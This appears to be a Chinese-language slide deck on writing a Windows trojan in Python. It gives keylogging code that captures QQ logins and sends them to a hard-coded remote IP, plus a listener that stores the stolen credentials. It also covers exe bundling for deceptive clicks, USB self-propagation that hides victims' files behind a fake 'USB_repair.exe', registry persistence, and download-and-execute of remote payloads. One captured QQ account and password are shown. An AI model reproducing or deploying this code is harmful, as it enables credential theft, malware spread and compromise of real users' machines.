

windows木马编写

python写torjan

目 录

1

实现目标

2

代码编写

3

发行传播

4

偷鸡不成蚀把米

1.实现目标

- 盗号 (QQ、邮箱、淘宝、等, 并发送到远程控制主机)
- 伪装 (捆绑到其他可执行文件、欺骗点击)
- 自我复制 (将自己备份在某个目标机器文件夹)
- 传播 (自动通过U盘摆渡传播)
- 自启动 (修改注册表)
- 二进制代码远程执行: 执行远程主机命令: 下载、运行下载的exe、自我删除、DDoS。

2.代码编写

- 盗号 (QQ、邮箱、淘宝、等，并发送到远程控制主机)
 - 监听键盘
 - 先要下载Pythoncom(pywin32), PythonHook, PythonWin32提供了访问win32 api的能力。PyHook利用原生Windows函数SetWindowsHookEx, 这个函数可以让我们安装自定义钩子函数, 当有特定的Windows事件发生时, 这个钩子函数就会被调用。
 - 这可以作为木马的一部分功能。可以将在某个程序上的输入, 如淘宝、QQ的账户、密码输入都可以监听到。

2.代码编写

- 盗号 (QQ登录窗口监听逻辑)

```
#发送当前窗口的点击数据
if old_title=="QQ":
    if back_title == "QQEdit":
        if current_title.find("QQ") == -1:
            print "QQ login :",current_data
            send("QQ login :"+current_data)
            #清空current_data
            current_data = ""
```

2.代码编写

- 盗号 (将盗取的qq及密码发送到远程服务器)

```
#定义socket
def send(info):
    obj = socket.socket()
    obj.connect(("139.199.220.37",8668))
    obj.sendall(bytes(str(info)))

    ret_bytes = obj.recv(1024)
    ret_str = str(ret_bytes)
    print ret_str
```


2.代码编写

- 盗号 (远程服务器接受账号密码并写入文件)
- socket 监听8668端口

```
sk = socket.socket()

#sk.bind(("139.199.220.37",443))
sk.bind(("0.0.0.0",8668))
sk.listen(15)
i = 0
while True:
    conn,address = sk.accept()
    date = datetime.date.today()
    today = str(date.year)+"-"+str(date.month)+"-"+str(date.day)

    info = conn.recv(1024)
    info_str = str(info)

    conn.sendall(bytes("copy!"))

    f = open("db_qq_"+today+"_"+str(i)+".txt","wb")
    f.write(info_str)
    f.close()

    i+=1
```

2.代码编写


伪装 (捆绑到其他可执行文件、欺骗点击)

- 1 . window rar 自解压文件实现捆绑
- 2. 写程序实现，将两个**exe**文件二进制保存在代码中，在运行时释放两个**exe**并且执行

2.代码编写

伪装 (捆绑到其他可执行文件、欺骗点击)

- 1. window rar 自解压文件实现捆绑



2.代码编写

伪装 (捆绑到其他可执行文件、欺骗点击)

2. 程序实现方式:

```
1 import os
2
3 def join(file, file_name, file_extension):
4
5     if not os.path.exists(os.environ["TEMP"]+os.sep+file_name):
6         with open(os.environ["TEMP"]+os.sep+file_name+file_extension, "w"):
7             output_file.write(file)
8         os.startfile(os.environ["TEMP"]+os.sep+file_name+file_extension)
9
10 file1 = b'MZ\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff'
11 file2 = b'MZ\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff'
12
13 join(file1, "output_file1", ".exe")
14 join(file2, "output_file2", ".exe")
```

file1, file2, 是两个二进制数组, 保存了计算器.exe 和putty.exe两个程序的二进制数据。

该程序一运行, 首先在系统临时文件夹中创建两个exe文件, 然后调用系统命令分别打开这两个文件。

2.代码编写


伪装 (捆绑到其他可执行文件、欺骗点击)

- 测试: 将putty.exe 和计算器绑定在一起,

- 当点击这一个程序时:



会运行两个程序:



2.代码编写

自我复制 (实现自身文件在电脑中备份、U盘和电脑相互拷贝)

```
#将当前目录下运行的程序读到缓存
with open('./'+fname, 'rb') as f:
    temp = f.read()
#u盘和电脑相互拷贝
if not os.path.exists(filename):
    with open(filename, 'wb') as f2:
        f2.write(temp)
    #电脑拷完添加开机自动运行
    autoRun()
#u盘没有则拷贝自身到u盘，并先将u盘文件隐藏
if not os.path.exists(usbfilename):
    #先睡眠60秒
    time.sleep(60)
    os.system('attrib +h +s +a +r '+i+' :/* /d')
    with open(usbfilename, 'wb') as f2:
        f2.write(temp)
```


2.代码编写

自我复制 (实现自身文件在电脑中备份、U盘和电脑相互拷贝)

- 在拷贝到U盘前，通过设置文件属性，将U盘文件夹及文件全部隐藏，造成U盘文件全部丢失的假象。
- 同时，将自身文件设置为：“USB_repair.exe”，迫使用户点击。
- 一旦点击，U盘中的木马将会执行，在其电脑上后台运行，添加自动启动，监听键盘，下载远程服务器上的命令并执行，并扫描新的USB设备。

2.代码编写

传播： 如下 U盘被木马感染，将会隐藏所有文件，仅剩木马程序“USB_repair”

- 用户被迫使点击，则会恢复文件，但木马已经移动并且运行在了该主机上。

TOSHIBA (E:)

名称	修改日期	类型	大小
System Volume Information	2017/10/27 10:22	文件夹	
文档	2018/1/18 0:10	文件夹	
图片	2018/3/25 15:57	文件夹	
软件	2018/3/27 11:41	文件夹	
putty.exe	2016/9/20 17:45	应用程序	519 KB
Everything_1.4.1.877_x64-Setup.exe	2018/1/5 10:34	应用程序	1,410 KB
calc.exe	2018/4/12 7:34	应用程序	27 KB
信息系统集成安全技术.ppt	2018/6/10 7:27	PPT 演示文稿	19,990 KB
python-2.7.14.amd64.msi	2018/6/21 16:01	Windows Install...	19,696 KB
SCI EI ISTP 检索 论文信息, 请做出所有...	2018/7/9 14:48	XLS 工作表	55 KB
网络空间安全生态体系构建探讨 (纵横论...	2018/7/13 10:24	PPTX 演示文稿	7,285 KB
基于深度学习的webshell检测模型0.docx	2018/11/3 22:16	DOCX 文档	259 KB
翻译版.docx	2018/11/10 21:08	DOCX 文档	243 KB
The Webshell Detection Model base...	2018/11/10 21:33	DOCX 文档	176 KB
DDoS Attack Security Situation Asses...	2018/11/10 21:38	Chrome HTML D...	784 KB
20151102171113_34.doc	2018/11/16 10:32	DOC 文档	553 KB
py_file2.exe	2018/11/17 10:38	应用程序	6,548 KB
wifi_safe.exe	2018/11/18 16:40	应用程序	8,912 KB

此电脑 > TOSHIBA (E:)


名称	修改日期	类型
USB_repair.exe	2018/11/23 22:16	应用程序

2.代码编写

开机自启动:

1. 开机启动文件夹:

打开方式 如右所示:



2. 修改注册表:

添加键值: 'Software\\Microsoft\\Windows\\CurrentVersion\\Run'

程序采用修改注册表方式。

2.代码编写

执行远程命令:

木马安装成功后，应该具备动态执行新任务的功能。远程服务器上发布一个新任务，木马下载，并执行。

有两种方式实现木马执行原生二进制:

1. **Shellcode**，木马申请内存空间，下载**shellcode**到该内存空间，并且将该内存空间的指针返回给程序，程序执行跳转到该内存地址执行。这种方式不会在磁盘上留下痕迹。
2. **Download and execute**，将二进制文件下载到磁盘，然后通过系统调用打开执行。这就是打开单独的一个进程了。

2.代码编写

执行远程命令:

服务器端:

上传计算器 (calc.exe) , 改后缀为.raw, 执行base64编码:

```
base64 -i calc.raw > job.bin
```

木马端:

下载job.bin, base64解码, 二进制方式打开文件, 写入文件, 执行该文件。

命令控制:

服务器: echo exe,download > commend.txt

echo download and exe and stop > commend.txt

2.代码编写

执行远程命令:

服务器端:

上传计算器 (calc.exe) , 改后缀为.raw, 执行base64编码:

```
base64 -i calc.raw > job.bin
```


命令控制:

服务器: echo exe,download > commend.txt

echo download and exe and stop > commend.txt

2.代码编写

执行远程命令：
服务器端：



The screenshot shows a file explorer window displaying the contents of the "/var/www/html/" directory. The table below lists the files and folders, including their names, sizes, modification dates, permissions, and owners.

名字	大小	已改变	权限	拥有
..		2018/7/15 7:54:07	rw-r--r--	root
tao		2018/11/4 13:13:04	rw-r--r--	root
wifi_safe.exe	8,911 ...	2018/11/17 18:17:07	rw-r--r--	root
t.php	1 KB	2018/11/4 13:14:49	rw-r--r--	root
job.bin	37 KB	2018/11/18 13:06:03	rw-r--r--	root
datiwang.zip	30,388...	2018/11/4 13:14:15	rw-r--r--	root
commend.txt	1 KB	2018/11/18 15:23:48	rw-r--r--	root
calc.raw	27 KB	2018/4/12 7:34:36	rw-r--r--	root

2.代码编写


执行远程命令:

- 木马端:
- 下载job.bin, base64解码, 二进制方式打开文件, 写入文件, 执行该文件。
- 木马端: 根据服务器命令下载, 或者执行。
- if commend.find(“download”): download()
- If commend.find(“exe”): os.startfile()

2.代码编写

执行远程命令:

- 木马下载了远程服务器上的calc.exe并执行成功。



The screenshot shows a Windows command prompt window titled "cmd: C:\WINDOWS\system32\cmd.exe - py2 hooker.py". The command prompt displays the following output:

```
C:\code\py\hooker>py2 exeshellcode.py
C:\code\py\hooker>py2 exeshellcode.py
do job exe
C:\code\py\hooker>py2 exeshellcode.py
do job exe
C:\code\py\hooker>py2 exeshellcode.py
do job exe
C:\code\py\hooker>py2 hooker.py
start to listen the usb :)
start to listen the remotecommand :)
do job exe
do job exe
do job exe
do job exe
do job exe
clean-----
get current_title 控制台
old_title = back_title = current_title= 控制台
do job exe
do job exe
do job exe
do job exe
x-- + download file len = 27648
do job exe
clean-----
get current_title 计算器
old_title = back_title = 控制台 current_title= 计算器
```


Overlaid on the right side of the command prompt is a Windows calculator window titled "计算器". The calculator is in "标准" (Standard) mode and shows the number "0". The calculator interface includes buttons for MC, MR, M+, M-, MS, M-, %, √, x², 1/x, CE, C, , and ÷.

3.打包发行

- 安装:


 pyHook-1.5.1-cp27-cp27m-win_amd64.whl	2018/11/9 18:38	WHL 文件	25 KB
 pywin32-221.win-amd64-py2.7.exe	2018/11/9 18:45	应用程序	7,364 KB

- python2.7环境下:

 C:\WINDOWS\system32\cmd.exe

```
Microsoft Windows [版本 10.0.17134.407]  
(c) 2018 Microsoft Corporation. 保留所有权利。
```

```
C:\Users\Thinktao>cd C:\code\py\hooker
```

 C:\WINDOWS\system32\cmd.exe

```
TypeError: compile() expected string without null bytes
```

```
C:\code\py\hooker>C:\mysoft\python27\Scripts\pyinstaller.exe -F -w -i wifi.ico hooker.py
```


4.效果

- 打包后的木马:



- 在服务器上查看盗取的QQ账号及密码:

jupyter db_qq_2018-11-19_40.txt ✓ 本周一中午11点39

File	Edit	View	Language
<pre>1 QQ login : ----- 656008421 ----- ru6x13l80761813008Return</pre>			

end